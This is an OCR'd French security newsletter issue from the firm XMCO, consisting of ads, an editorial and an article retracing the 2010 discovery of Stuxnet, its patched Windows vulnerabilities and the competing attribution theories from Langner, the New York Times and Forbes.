
L'ACTUSÉCU 27

XMCO



SOMMAIRE

xmco | Security Assessment
Penetration Testing
PCI DSS Consulting

xmco | Security Assessment Penetration Testing PCI DSS Consulting

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Services :

Tests d'intrusion
Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion
Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS

Audit de sécurité
Audit technique et organisationnel de la sécurité de votre Système d'Information
Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley

Certification PCI DSS
Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2

CERT-XMCO : Veille en vulnérabilités
Suivi personnalisé des vulnérabilités et des correctifs affectant votre Système d'Information

CERT-XMCO : Réponse à intrusion
Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware

À propos du cabinet XMCO :

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats.
Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : http://www.xmco.fr

L'EDITO

NUMÉRO 27

Bonne année 2011...

Premier numéro de l'ActuSécu en 2011. Comme d'habitude, une fin d'année très chargée nous a fait prendre un peu de retard dans la rédaction de ce numéro.

L'équipe XMCO se renforce avec l'arrivée de Florent Hochwelker, consultant sécurité provenant de la société SkyRecon. La sécurité du kernel Windows, les bypass de DEP et autres astuces pour déborder joyeusement dans la mémoire n'ont plus beaucoup de secrets pour lui. Il signe d'ailleurs son premier article dans ce numéro.

Que va nous apporter 2011 en termes d'attaques et de sécurité ? Sans vouloir jouer les voyants, il est clair pour moi que 2011 sera l'année du *m-paiement* : les paiements mobiles sans contact (par NFC ou GSM). Bien que ces technologies soient, à priori nouvelles, elles reposent sur des socles anciens et éprouvés. Il y a aura certainement des erreurs d'implémentation qui pourront être exploitées par les pirates, surtout que ces derniers savent se montrer très ingénieux lorsqu'il s'agit de pirater des moyens de paiement.

Il ne reste qu'à vous souhaiter une bonne lecture et à vous donner rendez-vous à la Black Hat Barcelona dont XMCO est partenaire.

Frédéric Charpentier
Directeur technique

L'ACTUSECU

Rédacteur en chef :
Adrien GUINAULT

Contributeurs :
Charles DAGOUAT
Florent HOCHWELKER
Stéphane JIN
François LEGUE
Frédéric CHARPENTIER
Yannick HAMON


CONTACTER XMCO

actu_secu@xmco.fr
info@xmco.fr

L'AGENDA XMCO

PCI DSS QSA TRAINING
7 et 8 Mars à Londres


BLACKHAT EUROPE
16 et 17 mars à Barcelone



SOMMAIRE

XMCO 2011

STUXNET PART I : HISTORIQUE, MYTHES ET RÉALITÉS



Stuxnet, élu malware de l'année

Il n'était pas concevable de ne pas consacrer un article sur LE malware de l'année 2010.

Bien que presque tout ait déjà été dit sur ce sujet, nous ne pouvions résister à l'envie de rédiger un dossier sur Stuxnet, quelques mois après le buzz médiatique.

Beaucoup de flous entourent encore ce malware, ses origines et ses développeurs. Cependant, nous tenterons de faire un bilan en prenant également du recul par rapport aux différents papiers traitant de ce sujet.

Charles Dagouat

S'il y a bien une chose à retenir de l'année 2010, c'est surement le cas **Stuxnet**. En effet, ce malware, spécifiquement fabriqué pour mener la **seconde attaque ciblée médiatisée** de l'année 2010 (après Aurora), aura fait parler de lui pendant plus de 6 mois ! Cet article se veut être un résumé de cette longue période parsemée de nombreux rebondissements. Il retrace l'évolution des découvertes et des annonces qui ont eu lieu pendant ce laps de temps et tente d'analyser l'ensemble des faits afin d'en tirer des conclusions. Entre rappels techniques, vraies rumeurs et fausses réalités, cet article permettra de faire l'état des lieux le plus complet possible de la situation.

Rappels préliminaires

Stuxnet est un malware complexe fabriqué de toutes pièces afin de **saboter le fonctionnement normal de certains systèmes critiques.** Contrairement à l'approche bruyante qui est faite pour accéder à ces systèmes sensibles, ce sabotage se veut très discret.

Pour approcher sa cible, Stuxnet exploite pas moins de quatre vulnérabilités *0day* (aujourd'hui toutes corrigées par Microsoft) ciblant différentes versions de Windows, ainsi que la célèbre vulnérabilité MS08-067 corrigée il y a maintenant plusieurs années.

Pour accéder rapidement jusqu'à sa cible, le malware utilise aussi un mot de passe défini par défaut au sein de certains systèmes SCADA (Supervisory Control And Data Acquisition). Ce dernier repose sur le logiciel Siemens SIMATIC WinCC.

> "Stuxnet est un malware complexe fabriqué de toutes pièces afin de saboter le fonctionnement normal de certains systèmes critiques."

Grâce à l'ensemble des travaux effectués par les différents chercheurs s'intéressant au malware, le rôle de Stuxnet a pu être éclairci. Le code malveillant agit en plusieurs étapes : premièrement, un support de stockage amovible est utilisé pour compromettre un système sur un réseau local. Une fois présent sur un réseau, le malware se réplique de proche en proche jusqu'à découvrir un point d'accès à sa cible : un système sur lequel est installé **WinCC**.

Deuxièmement, lorsqu'une telle cible est découverte, **le comportement des différents éléments contrôlant l'architecture visée est modifié** afin d'altérer physiquement l'intégrité du système de production industrielle. Dans le cas de Stuxnet, il s'agit de modifier le fonctionnement normal de certains systèmes critiques en manipulant leurs contrôleurs.

Historique

Il est difficile de réaliser un historique parfait des événements relatifs à Stuxnet du fait des nombreux rebondissements et annonces au cours de cette longue période. Se limiter aux dates des découvertes réalisées et publiées par les chercheurs n'aurait pas réellement de sens. En effet, il est nécessaire de prendre en compte "l'avant" de la médiatisation tellement cette attaque est complexe. Nous allons donc tenter de retracer un historique à posteriori en tenant compte des dates clefs antérieures au début de la médiatisation de cette campagne de sabotage. De plus, tout cela tiendra compte des découvertes réalisées après la médiatisation de cette attaque.

A partir de Stuxnet

Tout débute officiellement le **17 juin 2010**, lorsque la société biélorusse Virusblokada publie un rapport sur le virus *RootkitTmphider,* faisant mention de **la faille de sécurité LNK**. Cette faille *0day* en juin 2010, permet à un pirate d'exécuter du code lors de l'ouverture d'un dossier, que celui-ci soit partagé (SMB, WebDAV), local, ou encore issu d'un périphérique de stockage de masse (disque dur externe, clef USB, téléphone portable, lecteur MP3, etc.). La faille commence alors doucement à faire parler d'elle. Le MITRE lui dédie la référence CVE-2010-2568 le **30 juin** suivant, et le **13 juillet,** Symantec ajoute la détection de ce virus sous le nom de *W32.Temphid*.

Le lendemain, à savoir le **14 juillet**, le MITRE assignait les références CVE-2010-2729 et CVE-2010-2743 aux failles de sécurité présentes dans le **spouleur d'impression** ainsi que dans **la gestion du clavier.** Deux jours après, le **16 juillet**, Microsoft publie une alerte de sécurité référencée KB2286198. Cette dernière concerne la faille de sécurité exploitée par le malware. La gestion des fichiers LNK est alors clairement identifiée comme problématique par l'éditeur. Dans le même temps, VeriSign révoquait le certificat de Realtek Semiconductor Corp. En effet, celui-ci avait été employé par des pirates pour **signer certains pilotes** utilisés par leur malware. Symantec révélera par la suite que les premiers malwares, qui possédaient un pilote signé par ce certificat et qui étaient identifiés comme étant issus de la famille de Stuxnet, remontaient à janvier 2010.

Le **17 juillet**, l'éditeur d'antivirus ESET détectait un nouveau malware issu de la famille de Stuxnet. Ce dernier utilisait un certificat appartenant à la société JMicron Technology Corp. pour signer un de ces composants. Le **19 juillet**, un jour après qu'*ivanlef0u* ait publié une preuve de concept, le chercheur HD Moore publiait un code d'exploitation au sein du framework Metasploit. Celui-ci permettait de prendre le contrôle d'un système distant en exploitant la faille de sécurité au travers d'un partage WebDAV. Ce code permettait à un pirate d'inciter, simplement, un internaute à visiter une page Internet avec Internet Explorer pour prendre le contrôle du système sous-jacent. Le même jour, Symantec renommait *W32.Temphid* en *W32.Stuxnet*, et Siemens rapportait que la société était en train d'étudier des rapports évoquant la compromission de plusieurs systèmes SCADA couplés à WinCC.

Le **20 juillet**, Symantec annonçait avoir découvert comment le malware échangeait avec les serveurs de commandes et de contrôle (C&C) ainsi que la signification des messages échangés.

Le **21 juillet**, le MITRE assignait la référence CVE-2010-2772 à la faille de sécurité présente au sein des logiciels Simatic WinCC et PCS 7 de Siemens. Un mot de passe par défaut était défini en dur et pouvait être utilisé pour accéder à certains composants des applications Siemens avec des privilèges élevés.

Deux jours après, le **23 juillet**, VeriSign révoquait le certificat de JMicron Technology Corp.

> *"* **Le 17 juillet, Symantec renommait "W32.Temphid" en "W32.Stuxnet", et Siemens rapportait que la société était en train d'étudier des rapports évoquant la compromission de plusieurs systèmes SCADA couplés à WinCC** *"*

Passent ensuite quelques jours au cours desquels les chercheurs et les spécialistes impliqués dans cette étude ne se sont sûrement pas arrêtés de travailler. Le **2 août**, Microsoft publiait, hors de son cycle de "Patch Tuesday", son bulletin de sécurité MS10-046 proposant plusieurs correctifs pour la vulnérabilité LNK. Le **6 août**, Symantec présentait la méthode utilisée par Stuxnet pour injecter et cacher du code sur un PLC (Programmable Logic Controller).

Le 1**4 septembre**, Microsoft publiait un nouveau bulletin de sécurité (MS10-061) et proposait ainsi un correctif à la faille de sécurité présente au sein du spouleur d'impression découverte par Symantec au mois d'août. Le même jour, le MITRE assignait la référence CVE-2010-3338 à la vulnérabilité de type élévation de privilèges identifiée au sein du planificateur de tâches.

Quelques jours seulement après, le **17 septembre**, Joshua J. Drake (jduck1337) publiait un code d'exploitation au sein du framework Metasploit. Ce dernier permettait de prendre le contrôle d'un système via la faille de sécurité présente au sein du spouleur d'impression de Windows. Enfin, et pour terminer le mois de septembre, les éditeurs de solutions antivirales ESET et Symantec ont publié, le **30 septembre,** une première version de leur rapport présentant leurs analyses (presque) complètes du malware. En effet, les deux éditeurs ne voulaient pas divulguer d'informations sur les vulnérabilités non encore corrigées par Microsoft.
Le mois suivant, le **20 novembre**, Joshua J. Drake publiait un nouveau code d'exploitation au sein du framework Metasploit pour exploiter la faille présente au sein du planificateur de tâche de Windows.

Finalement, pour empêcher l'exploitation des dernières failles de sécurité exploitée par Stuxnet, Microsoft a publié, dans le cadre de son "Patch Tuesday" du **12 octobre,** son bulletin de sécurité MS10-073 qui proposait un correctif pour la vulnérabilité liée à la gestion du clavier. Puis, après deux mois d'attente, l'éditeur a publié, dans le cadre de son "Patch Tuesday" du **14 décembre,** son bulletin de sécurité MS10-092 proposant un correctif à la faille de sécurité liée au planificateur de tâches.

Les avancées de Ralph Langner

Grâce aux travaux du chercheur allemand Ralph Langner qui ont débuté dès le début de la médiatisation du malware, il a été possible d'identifier de nombreuses pistes liées à la provenance de Stuxnet, à ses cibles potentielles et aux personnes qui se cachent derrière cette attaque. Bien sûr, toutes les informations publiées par cet ancien psychologue sont à prendre avec des pincettes. Néanmoins, il s'avère, avec le recul, que bon nombre d'opinions qu'il a pu émettre ont été validées, a posteriori, par d'autres chercheurs (de Symantec par exemple), ou par des documents provenant de sources tierces.

Dès le 16 septembre, Langner annonce que **l'Iran,** et plus particulièrement la centrale nucléaire de **Bushehr** qui a été construite en coopération avec la Russie, serait principalement visée. Le chercheur est aussi le premier à parler de cyberguerre. Chaque jour qui suit est alors l'occasion pour lui de publier de nouvelles hypothèses et de nouvelles découvertes. Le chercheur intervient auprès de nombreuses entités telles que le congrès, la DHS ou encore l'INL aux États-Unis, mais aussi à la télévision. **Le 13 novembre**, Langner annonce, juste après Symantec, être parvenu aux mêmes conclusions concernant le code malveillant 315 et les PLC ciblés. Il en profite pour présenter les turbines à vapeur K-1000-60/3000-3 fabriquées par l'industriel russe "Power Machines" qui selon lui équipent le complexe nucléaire de Bushehr. Le jour suivant, il présente son analyse concernant le probable commanditaire de cette attaque : pour lui, seul un état peut être impliqué dans un tel scénario : **la complexité des connaissances nécessaires**, les ressources humaines et matérielles nécessaires, et enfin **le coût d'une telle organisation** font de certains pays des coupables idéaux. Parmi la liste retenue par le chercheur, se trouvent pointés du doigt Israël, les États-Unis, l'Allemagne et la Russie.

Le 15 novembre, Langner présente une solution technique qui permet au **code malveillant 315** de détruire des centrifugeuses à gaz. Celle-ci est alors appuyée par le spécialiste du domaine nucléaire de l'ISIS (Institute for Science and International Security) David Albright. Le même jour, une seconde annonce présente en détail l'attaque réalisée par le **code 417**. Dans les jours qui suivent, de nombreux éclairages sur cette seconde attaque sont présentés et une hypothèse sur les cibles est donnée : le code 315 ciblerait, selon le chercheur, les centrifugeuses IR-1 présentes dans le

centre d'enrichissement de **Natanz**, alors que le module 417 ciblerait lui les turbines à vapeur de la centrale de production électrique de **Bushehr**. Une seule arme, le malware, qui porterait en lui deux charges actives : les modules de code 315 et 417 ciblant des PLC différents.

Fin novembre, l'ancien psychologue annonce que l'Iran et le Venezuela ont conclu un accord en 2008. Cette alliance permettrait à l'Iran d'installer des missiles balistiques sur le sol vénézuélien en échange de l'aide apportée par l'Iran dans la mise en place d'un programme nucléaire au pays d'accueil. Une situation dans laquelle les États-Unis ne seraient surement pas ravis de se retrouver ; et donc, selon lui, une justification pour la mise en place de ce programme secret.

Fin décembre, aidé par la publication du rapport de l'ISIS qui dresse une analyse de la situation des infrastructures nucléaires rapportée par les inspecteurs de l'AIEA (International Atomic Energy Agency), Langner annonce avoir **découvert la cible précise du malware**, et plus précisément du bloc 417. Il s'agit du système de sûreté associé aux cascades de centrifugeuses utilisées pour enrichir l'uranium. En effet, et toujours selon lui, les PLC visés interviennent tous les deux dans le fonctionnement d'un centre d'enrichissement tel que Natanz.

> "Une seule arme, le malware, qui porterait en elle deux charges actives : les modules de code 315 et 417 ciblant des PLC différents..."


Début janvier, le chercheur présente une nouvelle hypothèse sur le rôle des blocs 315 et 417. Selon lui, leur objectif principal ne serait pas la destruction des centrifugeuses, mais **plutôt de rendre ces systèmes de production massivement inefficaces**. En analysant les données embarquées dans le code, et les calculs théoriques sur le rendement de la production d'uranium, le chercheur aurait découvert que les manipulations réalisées par les deux blocs de code **permettent de réduire drastiquement le rendement des centrifugeuses.**

Bref, au cours de ces quelques mois, Langner aura probablement été le chercheur le plus communicant sur Stuxnet.

La théorie du Times

Un article publié par le New York Times le **16 janvier** décrit, pour la première fois, depuis le début de cette affaire un scénario plausible. Même si ce scénario repose plus sur une concordance entre des évènements et des faits que sur des preuves tangibles, ces auteurs ont le mérite d'avoir été parmi les premiers à officiellement mettre des noms sur les différents protagonistes. Il est donc à prendre avec précaution, et n'engage que les journalistes auteurs de l'article du NY Times.

Dans ce scénario, les États-Unis auraient mis en place un plan en vue de freiner l'Iran dans sa course à l'arme nucléaire. D'après les journalistes, le président Bush aurait donné son accord un mois avant la fin de son mandat en **janvier 2009** au **lancement d'un programme secret** visant à saboter les systèmes électriques et informatiques du principal centre d'enrichissement d'uranium de Natanz. Dès le début de son mandat, Barack Obama, qui avait été mis au courant de cela avant de prendre ses fonctions accéléra le déroulement de ce programme sur les conseils des personnes proches du dossier iranien.



Israeli Test on Worm Called Crucial in Iran Nuclear Delay

By WILLIAM J. BROAD, JOHN MARKOFF and DAVID E. SANGER
Published: January 15, 2011

*This article is by **William J. Broad, John Markoff** and **David E. Sanger**.*

RECOMMEND
TWITTER
SIGN IN TO E-MAIL
PRINT
REPRINTS
SHARE

127 HOURS

Enlarge This Image

Nicholas Roberts for The New York Times
Ralph Langner, an independent computer security expert, solved Stuxnet.

Multimedia

Graphic
How Stuxnet Spreads

Related
Times Topics: Stuxnet | Israel | Iran

Enlarge This Image

The Dimona complex in the Negev desert is famous as the heavily guarded heart of Israel's never-acknowledged nuclear arms program, where neat rows of factories make atomic fuel for the arsenal.

Over the past two years, according to intelligence and military experts familiar with its operations, Dimona has taken on a new, equally secret role — as a critical testing ground in a joint American and Israeli effort to undermine Iran's efforts to make a bomb of its own.

Behind Dimona's barbed wire, the experts say, Israel has spun nuclear centrifuges virtually identical to Iran's at Natanz, where Iranian scientists are struggling to enrich uranium. They say Dimona tested the effectiveness of the Stuxnet computer worm, a destructive program that appears to have wiped out roughly a fifth of Iran's nuclear centrifuges and helped delay, though not destroy, Tehran's ability to make its first nuclear arms.

"To check out the worm, you have to know the machines," said an American expert on nuclear intelligence. "The reason the worm has been effective is that the Israelis tried it out."

Though American and Israeli officials refuse to talk publicly about what goes on at Dimona, the operations there, as well as related efforts in the United States, are among the newest and strongest clues suggesting that the virus was designed as an American-Israeli project to sabotage the Iranian program.

In recent days, the retiring chief of Israel's Mossad

Toujours d'après les journalistes du New York Times, ce programme reposerait sur le travail réalisé par un laboratoire de l'INL (l'Idaho National Laboratory) en partenariat avec la DHS (Department of Homeland Security) et Siemens. En effet, au cours de l'année 2008, Siemens aurait confié pour mission à l'INL de tester la sécurité de **son logiciel Step7** utilisé pour contrôler un ensemble de systèmes industriels (outils, sondes, etc.) à l'aide de **contrôleurs tels que le PCS7** (Process Control System 7). Les résultats obtenus, incluant de nombreuses failles de sécurité, ont ainsi été présentés en juillet dans le cadre d'une conférence qui se tenait à Chicago.

Quelques mois plus tard, la diplomatie américaine a réussi à instaurer un embargo sur certains composants nécessaires au bon fonctionnement d'un centre d'enrichissement d'uranium. En effet, d'après un câble diplomatique révélé par **Wikileaks**, 111 contrôleurs Siemens nécessaires au contrôle d'une cascade d'enrichissement d'uranium ont ainsi été bloqués en avril 2009 dans le port de Dubaï aux Émirats Arabes Unis.

Fin 2010, l'ISIS (Institute for Science and International Security) rapporte que 984 contrôleurs défectueux ont été remplacés à la fin de l'année 2009 d'après un rapport des inspecteurs de l'AIEA. Bizarrement, ce chiffre correspond exactement au nombre de contrôleurs Siemens composant une cascade d'enrichissement. Néanmoins, quel est le rapport entre ces 984 contrôleurs défectueux et Stuxnet ? En effet, leur remplacement a eu lieu entre la fin 2009 et le début de l'année 2010, alors que Stuxnet aurait fait sa première apparition publique début 2010 sans qu'il soit encore identifié.

L'article présente **Israël** comme un allié principal des États-Unis dans la fabrication et le test de ce malware. En effet, ce "petit" pays très en avance dans les domaines technologiques et de la cyberguerre en particulier, aurait construit une réplique du centre d'enrichissement de Natanz dans son propre centre de recherche nucléaire : Dimona. Deux raisons sont apportées par les journalistes pour cette alliance. Parmi les autres alliés des Américains, aucun d'entre eux n'aurait été en mesure de faire fonctionner correctement les centrifugeuses IR-1, dérivées des P-1 pakistanaises, elles-mêmes copiées d'après les plans de la G-1 allemande dérobés par le docteur en physique **Abdul Qadeer Khan** (père de la bombe nucléaire pakistanaise, responsable d'un réseau spécialisé dans la vente de matériel nucléaire ayant aidé à la prolifération de technologie sensible vers l'Iran, la Corée du Nord, ou encore la Libye.). La seconde raison étant qu'Israël cherche ouvertement, et ce depuis fort longtemps, à empêcher l'Iran d'accéder à la force nucléaire. Des câbles diplomatiques révélés par Wikileaks ont d'ailleurs montré que le pays entretenait des relations fortes à ce sujet avec les États-Unis.

> **"Dans ce scénario décrit par le Times, les États-Unis auraient mis en place un plan en vue de freiner l'Iran dans sa course à l'arme nucléaire.. "**

Selon les auteurs de cet article, d'autres informations permettraient de comprendre l'ampleur de ce programme américain. **Massoud Ali Mohammadi**, un spécialiste du nucléaire iranien aurait été tué en janvier 2010 par l'explosion déclenchée à distance d'une bombe fixée à une moto. Le **29 novembre 2010**, alors que l'Iran reconnaissait pour la première fois que Natanz avait subi des dégâts liés à Stuxnet, un second physicien, **Majid Shahriari,** a été victime d'un "accident" mortel similaire. À ces deux occasions, le président Mahmoud Ahmadinejad avait accusé directement les États-Unis et Israël d'être les commanditaires de ces assassinats. Après ce second évènement suspect, les Iraniens auraient alors pris la décision de "cacher" **Mohsen Fakrizadeh**, le troisième (et dernier ?) spécialiste du nucléaire.

La contre-théorie de Forbes

Un autre article publié par des journalistes de Forbes le jour suivant a fortement critiqué cette analyse. En effet, d'après eux, celle-ci ne reposerait sur aucune preuve tangible. Seules des mimiques esquissées par certains diplomates lors de conférence de presse ; ainsi que sur le contenu de quelques câbles diplomatiques révélés par Wikileaks permettraient aux journalistes d'étayer leur article.

Les journalistes ont profité de cette mise à sac afin de remettre sur le devant de la scène leur propre analyse publiée au cours du mois de décembre. Selon eux, les "vrais" commanditaires se cachant derrière Stuxnet seraient la Finlande et la Chine. En effet, **Vacon, le constructeur finlandais de convertisseur de fréquences** (variateur de vitesse) posséderait une usine de fabrication en Chine. Cela aurait permis à la Chine de connaitre parfaitement les PLC à cibler. De plus, la Chine est soupçonnée d'avoir accès à une partie du code source de Windows, ce qui pourrait expliquer la découverte et l'utilisation des quatre vulnérabilités *0day*.

